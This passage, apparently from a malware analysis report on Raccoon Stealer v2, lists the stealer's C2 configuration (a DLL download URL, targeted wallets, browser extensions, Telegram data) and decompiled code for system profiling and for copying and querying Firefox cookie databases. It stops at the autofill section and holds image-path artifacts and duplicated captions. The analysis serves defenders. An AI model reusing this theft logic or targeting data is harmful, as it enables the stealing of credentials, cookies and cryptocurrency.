libs_vcruntime140:http://{HOSTADDR}/{RANDOM_STRING}/vcruntime140.dll</td><td>Legitimate libraries necessary for malware work</td></tr>
<tr><td>grbr_</td><td>grbr_dekstop:%USERPROFILE%\Desktop\|*.txt, *.doc, *pdf*|-|5|1|0|files
grbr_documents:%USERPROFILE%\Documents\|*.txt, *.doc, *pdf*|-|5|1|0|files
grbr_downloads:%USERPROFILE%\Downloads\|*.txt, *.doc, *pdf*|-|5|1|0|files</td><td>Targeted arbitrary files from custom directories</td></tr>
<tr><td>wlts_</td><td>wlts_exodus:Exodus;26;exodus;*;*partitio*,*cache*,*dictionar*
wlts_atomic:Atomic;26;atomic;*;*cache*,*IndexedDB*
wlts_jaxxl:JaxxLiberty;26;com.liberty.jaxx;*;*cache*</td><td>Targeted crypto-wallets and the files associated with them</td></tr>
<tr><td>ews_</td><td>ews_meta_e:ejbalbakoplchlghecdalmeeeajnimhm;MetaMask;Local Extension Settings ews_tronl:ibnejdfjmmkpcnlpebklmnkoeoihofec;TronLink;Local Extension Settings
ews_bsc:fhbohimaelbohpjbbldcngcnapndodjp;BinanceChain;Local Extension Settings</td><td>Targeted cryptowallet related extensions for Google Chrome</td></tr>
<tr><td>ldr_</td><td>[missing in the configuration of the sample]</td><td>Additional commands that should be executed by malware</td></tr>
<tr><td>tlgrm_</td><td>tlgrm_Telegram:Telegram Desktop\tdata|*|*emoji*,*user_data*,*tdummy*,*dumps*</td><td>Targeted files related to the Telegram messenger</td></tr>
<tr><td>scrnsht_</td><td>scrnsht_Screenshot.jpeg:1</td><td>The name of the screenshot(s) that the malware takes in the process</td></tr>
<tr><td>token</td><td>101f4cb19fcd8b9713dcbf6a5816dc74</td><td>Part of the URL path for further queries to C2</td></tr>
<tr><td>sstmnfo_</td><td>sstmnfo_System Info.txt:System Information: |Installed applications: |</td><td>The file description with some system data and a list of installed applications that the malware will generate later</td></tr>
</table>

Once the info stealer receives information concerning what kind of data to collect from C2, it proceeds to do so.

System data collection


The stealer collects various information about the infected system, including the OS bitness, information about RAM, CPU, and user data like the applications installed in the system.

Raccoon’s mechanisms for data collection:

gets the size of the main monitor using user32.dll!GetSystemMetrics

Raccoon malware v2 is getting the user’s display resolution*Raccoon malware v2 is getting the user’s display resolution*

finds a list of GPU devices, using user32.dll!EnumDisplayDevicesW



```
iTotalDevices = (*g_dwEnumDisplayDevicesW)(0);
if (0 < iTotalDevices) {
  do {
    lpDisplayDevice.cb = (*g_dwLocalAlloc)(LMEM_ZEROINIT,512);
    _dwLstrLenW = g_dwLstrLenW;
    iTotalDevices =
         (*g_dwWsPrintfW)(lpDisplayDevice.cb,g_wsc_fmt_1,iCurrDevice,
                          lpDisplayDevice.DeviceString + 4);
    iVar2 = (*_dwLstrLenW)(g_wsc_fmt_1);
    if (iVar2 <= iTotalDevices) {
      iTotalDevices = (*g_dwWsPrintfW)(pwVar1,g_wsc_fmt_dispdevices,iCurrDevice);
      if (iTotalDevices != 0) {
        psVar3 = str_concat(*param_1,pwVar1);
        *param_1 = psVar3;
      }
    }
    (*g_dwLocalFree)(iCurrDevice);
    iCurrDevice = iCurrDevice + 1;
    iTotalDevices = (*g_dwEnumDisplayDevicesW)(0,0,&lpDisplayDevice,0);
  } while (iCurrDevice < iTotalDevices);
}
```

Raccoon Stealer is iterating through display devices

determines the architecture (bitness) of the system by calling the x64-specific function kernel32.dll!GetSystemWow64DirectoryW and comparing the last error code with ERROR_CALL_NOT_IMPLEMENTED

Raccoon malware v2 is getting the user’s display resolution*Raccoon malware v2 is getting the user’s display resolution*


collects RAM information via kernel32.dll!GlobalMemoryStatusEx

Raccoon malware ver.2 is checking the user’s system RAM information*Raccoon malware ver.2 is checking the user’s system RAM information*

gets information about the user’s timezone by kernel32!GetTimeZoneInformation:

Raccoon malware is collecting the user’s system timezone data*Raccoon malware is collecting the user’s system timezone data*


grabs the OS version from the registry, using advapi32.dll!RegOpenKeyExW and advapi32.dll!RegQueryValueExW to read the value of the key HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductName



```
iResult = (*g_dwRegOpenKeyExW)
                    (HKEY_LOCAL_MACHINE,g_wsc_regkey_currver,0,KEY_READ | KEY_WOW64_64KEY,
                     &pKeyResult);
if (iResult == 0) {
  (*g_dwRegQueryValueExW)(pKeyResult,g_wsc_productname,0,0,pBuff,&chrlen);
}
(*g_dwRegCloseKey)(pKeyResult);
```

Raccoonstealer gets the user’s OS version

obtains Information about the vendor of the CPU using asm-instruction __cpuid:




```
lpDest = (LPCWCH)(*g_dwLocalAlloc)(LMEM_ZEROINIT,260);
ppCVar1 = (PCSTR *)cpuid_brand_part1_info(0x80000002);
lpString = *ppCVar1;
pCStack24 = ppCVar1[1];
pCStack16 = ppCVar1[2];
pCStack20 = ppCVar1[3];
iMaxLen = (*g_dwLstrLenA)(&lpString);
MultibyteStr = lpDest;
pCVar3 = lstrcpynA((LPSTR)lpDest,(LPCSTR)&lpString,iMaxLen);
if (pCVar3 != (LPSTR)0x0) {
  ppCVar1 = (PCSTR *)cpuid_brand_part2_info(0x80000003);
  lpString = *ppCVar1;
  pCStack24 = ppCVar1[1];
  pCStack16 = ppCVar1[2];
  pCStack20 = ppCVar1[3];
  iMaxLen = (*g_dwLstrLenA)(&lpString);
  MultibyteStr = lpDest;
  pCVar3 = lstrcpynA((LPSTR)(lpDest + 8),(LPCSTR)&lpString,iMaxLen);
  if (pCVar3 != (LPSTR)0x0) {
    ppCVar1 = (PCSTR *)cpuid_brand_part3_info(0x80000004);
    lpString = *ppCVar1;
    pCStack24 = ppCVar1[1];
    pCStack16 = ppCVar1[2];
    pCStack20 = ppCVar1[3];
    iMaxLen = (*g_dwLstrLenA)(&lpString);
    MultibyteStr = lpDest;
    pCVar3 = lstrcpynA((LPSTR)(lpDest + 0x10),(LPCSTR)&lpString,iMaxLen);
```

Raccoonstealer 2.0 is getting CPU vendor info

gets CPU cores number with kernel32.dll!GetSystemInfo

Raccoon malware is getting CPU cores count*Raccoon malware is getting CPU cores count*

collects the user’s default locale info requesting kernel32.dll!GetUserDefaultLCID and kernel32.dll!GetLocaleInfoW



```
Locale = GetUserDefaultLCID();
(*_dwGetLocaleInfoW)(Locale,LCType,lpLCData,cchData);
(*g_dwWsPrintfW)(pBuff2,g_wsc_fmt_locale,pBuff);
```

Raccoon info stealer is getting the user’s default locale info

grabs data about installed apps from the registry using advapi32.dll!RegOpenKeyExW, advapi32.dll!RegEnumKeyExW, and advapi32.dll!RegQueryValueExW.


The “DisplayName” and “DisplayVersion” values of all \HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall key sub-keys:

Raccoon malware 2.0 is traversing through the user’s installed applications list*Raccoon malware 2.0 is traversing through the user’s installed applications list*

After obtaining the system information, RecordBreaker gets ready to steal user data. The malware loads the previously downloaded legitimate libraries to reach this goal.

Raccoon Stealer is loading previously downloaded legitimate third-party libs*Raccoon Stealer is loading previously downloaded legitimate third-party libs*

This way, the program has the functions needed for operations:



```
g_dw_nss_init = (*g_dwGetProcAddress)(hModule,g_str_nss_init);
g_dw_nss_shutdown = (*g_dwGetProcAddress)(hModule,g_str_nss_shutdown);
g_dw_pk11_getinternalkeyslot = (*g_dwGetProcAddress)(hModule,g_str_pk11_getinternalkeyslot);
g_dw_pk11_freeslot = (*g_dwGetProcAddress)(hModule,g_str_pk11_freeslot);
g_dw_pk11_authenticate = (*g_dwGetProcAddress)(hModule,g_str_pk11_authenticate);
g_dw_pk11sdr_decrypt = (*g_dwGetProcAddress)(hModule,g_str_pk11sdr_decrypt);
g_dw_secitem_freeitem = (*g_dwGetProcAddress)(hModule,g_str_secitem_freeitem);
g_dw_sqlite3_open16 = (*g_dwGetProcAddress)(hModule,g_str_sqlite3_open16);
g_dw_sqlite3_prepare_v2 = (*g_dwGetProcAddress)(hModule,g_str_sqlite3_prepare_v2);
g_dw_sqlite3_step = (*g_dwGetProcAddress)(hModule,g_str_sqlite3_step);
(*g_dwGetProcAddress)(hModule,g_str_sqlite3_column_bytes16);
g_dw_sqlite3_column_text16 = (*g_dwGetProcAddress)(hModule,g_str_sqlite3_column_text16);
g_dw_sqlite3_finalize = (*g_dwGetProcAddress)(hModule,g_str_sqlite3_finalize);
g_dw_sqlite3_close = (*g_dwGetProcAddress)(hModule,g_str_sqlite3_close);
```


Raccoonstealer gets functions addresses from the newly loaded modules

Once the libraries have been loaded, Raccoon starts to collect user data.

User data collection

Cookies

First of all, the stealer collects cookies. It creates a copy of the cookies file and tries to open it. If it fails to do so, the current subroutine is terminated.




```
pFilePath = (*g_dwPathCombineW)(pBuff_1,param_3,g_wsc_cookiessqlite);
iResult = get_locallow_filepath(pBuff,&pBuff_2);
pFileName = pBuff_2;
if ((iResult == 0) || (iResult = (*g_dwCopyFileW)(pFilePath,pBuff_2,0), iResult == 0)) {
  (*g_dwLocalFree)(pFilePath);
}
else {
  iResult = (*g_dw_sqlite3_open16)(pFileName,&pDbHandle);
  if (iResult != 0) {
_004069fd:
    (*g_dwDeleteFileW)(pFileName);
    if (pFileName != (PWSTR)0x0) {
      (*g_dwLocalFree)(pFileName);
    }
    if (pFilePath != 0) {
      (*g_dwLocalFree)(pFilePath);
    }
    return 1;
  }
```

Raccoon malware v2 is copying the cookies database and trying to open it

If the sample manages to open the database, it retrieves cookies from it by executing the SQL query

```
SELECT host, path, isSecure, expiry, name, value FROM moz_cookies
```

.




```
iResultReusable =
     (*g_dw_sqlite3_prepare_v2)
               (pDbHandle,g_str_sqlmozcookies_query,0xffffffff,&pSqlStateMachine,0);
if (iResultReusable == 0) {
  iResultReusable = (*g_dw_sqlite3_step)(pSqlStateMachine);
  while (iResultReusable == 100) {
    Domain = (*g_dw_sqlite3_column_text16)(pSqlStateMachine,0);
    Path = (*g_dw_sqlite3_column_text16)(pSqlStateMachine,1);
    Exp = (*g_dw_sqlite3_column_text16)(pSqlStateMachine,2);
    Value = (*g_dw_sqlite3_column_text16)(pSqlStateMachine,3);
    Name = (*g_dw_sqlite3_column_text16)(pSqlStateMachine,4);
    LastAcc = (*g_dw_sqlite3_column_text16)(pSqlStateMachine,5);
    pBuff_1 = (wchar_t *)(*g_dwLocalAlloc)(LMEM_ZEROINIT,16384);
    _dwWsPrintfW = g_dwWsPrintfW;
    iResultReusable = (*g_dwLstrCmpW)(Exp,&DAT_0040c80c);
    _dwLstrLenW = g_dwLstrLenW;
    IsExp = L"TRUE";
    if (iResultReusable != 0) {
      IsExp = L"FALSE";
    }
    iResultReusable =
         (*_dwWsPrintfW)(pBuff_1,g_wsc_fmt_0,Domain,Path,IsExp,Value,Name,LastAcc);
    fstr_len = (*_dwLstrLenW)(g_wsc_fmt_0);
    if (fstr_len <= iResultReusable) {
      pConcStr = str_concat(*pResult,pBuff_1);
      *pResult = pConcStr;
    }
    if (pBuff_1 != (wchar_t *)0x0) {
      (*g_dwLocalFree)(pBuff_1);
    }
    *param_2 = *param_2 + 1;
    iResultReusable = (*g_dw_sqlite3_step)(pSqlStateMachine);
    pFileName = pBuff_2;
  }
```

Raccoon stealer v2 is executing a SQL request to retrieve data from the cookies database

Autofill data

